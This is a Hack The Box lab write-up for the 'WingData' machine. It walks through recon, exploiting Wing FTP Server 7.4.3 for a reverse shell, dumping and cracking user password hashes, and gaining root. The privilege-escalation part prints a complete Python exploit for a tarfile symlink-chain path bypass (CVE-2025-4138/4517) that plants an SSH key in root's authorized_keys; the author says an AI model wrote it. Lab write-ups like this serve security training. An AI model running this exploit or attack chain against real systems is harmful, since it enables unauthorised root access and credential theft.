HTB Labs - WingData Writeup
Finding User Flag
$ nmap -A -Pn -T4 10.129.23.254 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-14 23:49 EST
Nmap scan report for 10.129.23.254
Host is up (0.020s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://wingdata.htb/
|_http-server-header: Apache/2.4.66 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add wingdata.htb to /etc/hosts and go to the website


Open client portal, it said Wing FTP Server v7.4.3

Quick search on searchsploit shows there’s exploit to this version

use penelope 4444 to get reverse shell. go to /opt/wftpserver/Data/1/users and cat all files
<UserName>anonymous</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>0</EnablePassword>
        <Password>d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca</Password>

<UserName>john</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10</Password>

<UserName>maria</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03</Password>

<UserName>steve</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca</Password>

<UserName>wacky</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
exhausted :(
wingftp@wingdata:/opt/wftpserver$ cat Data/settings.xml
<?xml version="1.0" ?>
<WingFtpServer Description="Wing FTP Server Global Options">
    <SystemLogfileEnable>1</SystemLogfileEnable>
    <SystemLogfileFilename>System-%Y-%M-%D.log</SystemLogfileFilename>
    <SystemLogfileMaxsize>0</SystemLogfileMaxsize>
    <SystemLogfileSystemEnable>1</SystemLogfileSystemEnable>
    <SystemLogscreenSystemEnable>1</SystemLogscreenSystemEnable>
    <SystemLogfileTaskEnable>1</SystemLogfileTaskEnable>
    <SystemLogscreenTaskEnable>1</SystemLogscreenTaskEnable>
    <EnableListCache>0</EnableListCache>
    <EnableThumbnail>1</EnableThumbnail>
    <EnableEd2kLink>1</EnableEd2kLink>
    <MaxDownloadSpeed>0</MaxDownloadSpeed>
    <MaxUploadSpeed>0</MaxUploadSpeed>
    <EnableOnlineEdit>1</EnableOnlineEdit>
    <MaxThreadPool>8</MaxThreadPool>
    <ServerPassword>2D35A8D420A697203D7C554A678F8119</ServerPassword>
also exhausted :(
Whoa, turns out it uses wingftp salt.. I should have discovered it in the first place, the box name is WingData after all..
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5Crack it, and we got wacky:!#7Blushing^*Bride5
PrivEsc
Got interesting .py file
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
Idea: create a keypair, and somehow direct it to /root/.ssh/authorized_keys. We can put it in tar file, then extract it to the directory.
Generate keypair
$ ssh-keygen
$ ls | grep wingdata
wingdata
wingdata.pub
$ cat wingdata.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIELp8iL9df7fwUvGhbclJBylK5maP/vUDAmvr/InGCgl kali@kali
SORRY.. I use sonnet to generate the exploit. But hey vibecoding somehow feels… good?
#!/usr/bin/env python3
"""
CVE-2025-4138 / CVE-2025-4517 — PATH_MAX symlink chain bypass
"""

import tarfile
import io
import os

OUTPUT_TAR = "backup_1337.tar"
SSH_KEY = "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIELp8iL9df7fwUvGhbclJBylK5maP/vUDAmvr/InGCgl kali@kali\n"

DIR_COMP_LEN = 247          # long dirname component
CHAIN_STEPS = "abcdefghijklmnop"  # 16 levels
LONG_LINK_LEN = 254

def build_tar(tar_path, target_file, payload, file_mode=0o600):
    comp = "d" * DIR_COMP_LEN
    inner_path = ""

    with tarfile.open(tar_path, "w") as tar:
        # Stage 1: build symlink chain to inflate resolved path length
        for step_char in CHAIN_STEPS:
            # long real directory
            d = tarfile.TarInfo(name=os.path.join(inner_path, comp) if inner_path else comp)
            d.type = tarfile.DIRTYPE
            d.mode = 0o755
            tar.addfile(d)

            # short symlink -> long dir
            s = tarfile.TarInfo(name=os.path.join(inner_path, step_char) if inner_path else step_char)
            s.type = tarfile.SYMTYPE
            s.linkname = comp
            s.mode = 0o777
            tar.addfile(s)

            inner_path = os.path.join(inner_path, comp) if inner_path else comp

        # Stage 2: pivot symlink — path through short chain exceeds PATH_MAX when resolved
        short_chain = "/".join(CHAIN_STEPS)                    # a/b/c/.../p
        pivot_name = os.path.join(short_chain, "l" * LONG_LINK_LEN)

        pivot = tarfile.TarInfo(name=pivot_name)
        pivot.type = tarfile.SYMTYPE
        pivot.linkname = "../" * len(CHAIN_STEPS)              # traverse back up
        pivot.mode = 0o777
        tar.addfile(pivot)

        # Stage 3: escape symlink — goes through pivot then into target dir
        target_dir = os.path.dirname(target_file)
        target_basename = os.path.basename(target_file)

        escape_link = pivot_name + "/" + ("../" * 8) + target_dir.lstrip("/")

        esc = tarfile.TarInfo(name="escape")
        esc.type = tarfile.SYMTYPE
        esc.linkname = escape_link
        esc.mode = 0o777
        tar.addfile(esc)

        # Stage 4: write payload through escape symlink
        fi = tarfile.TarInfo(name=f"escape/{target_basename}")
        fi.type = tarfile.REGTYPE
        fi.size = len(payload)
        fi.mode = file_mode
        fi.uid = 0
        fi.gid = 0
        tar.addfile(fi, fileobj=io.BytesIO(payload))

    print(f"[+] Done: {tar_path}")
    print(f"[+] Target: {target_file}")

payload = SSH_KEY.encode()
build_tar(OUTPUT_TAR, "/root/.ssh/authorized_keys", payload)
$ mv backup_1337.tar /opt/backup_clients/backups/
$ sudo python3 /opt/backup_clients/restore_backup_clients.py -b backup_1337.tar -r restore_pwned
ssh -i ~/.ssh/id_ed25519 root@127.0.0.1Now we can access root via ssh!